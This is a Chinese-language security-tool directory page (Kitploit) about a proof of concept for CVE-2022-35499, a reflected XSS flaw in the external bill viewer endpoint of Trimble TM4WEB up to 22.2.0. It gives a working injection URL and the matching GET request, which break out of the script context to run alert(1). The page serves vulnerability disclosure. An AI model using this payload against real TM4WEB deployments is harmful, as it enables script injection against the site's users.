Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2022-35499 — 适用于 Trimble TM4WEB <=22.2.0 反射型跨站脚本(XSS)漏洞的概念验证利用代码,演示如何通过外部账单查看器端点中的任意 URL 参数进行注入。 | Kitploit
工具/GitHubGitHub/pn-tester/cve-2022-35499
Web漏洞扫描器漏洞分析漏洞利用Web应用程序漏洞利用信息收集渗透测试
GitHubpn-tester/cve-2022-35499

CVE-2022-35499

适用于 Trimble TM4WEB <=22.2.0 反射型跨站脚本(XSS)漏洞的概念验证利用代码,演示如何通过外部账单查看器端点中的任意 URL 参数进行注入。

查看仓库
142个月前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

在 Trimble TM4WEB <=22.2.0 中,外部账单查看器(external bill viewer)端点存在反射型跨站脚本(XSS)漏洞,可通过在附加到 URL 的任意参数中注入脚本加以利用。

步骤 1:


以下示例 URL 将触发该漏洞,并执行 JavaScript 的 alert() 函数,显示数字 1 作为概念验证。 据研究人员观察,该漏洞在迄今为止其见过的每一个 TM4WEB 安装实例上均能生效。 使用非真实站点的恶意 URL 示例:

https://example-tm4web.com/trace/external_bill_viewer.msw?foo=bar"}%27);alert(1);<!--

该 URL 会触发以下恶意 GET 请求。

GET /trace/external_bill_viewer.msw?foo=bar%22}%27);alert(1);%3C!-- HTTP/1.1
Host: example-tm4web.com
Connection: close

该请求利用了易受攻击的 external_bill_viewer.msw 端点的任意参数。

该攻击会在 HTTP 响应的第 84 行造成有效的 JavaScript 代码注入,如下方截图所示:

injection

下方展示了示例注入及其产生的 alert(1) 载荷的 JavaScript 执行结果:

xss

下载工具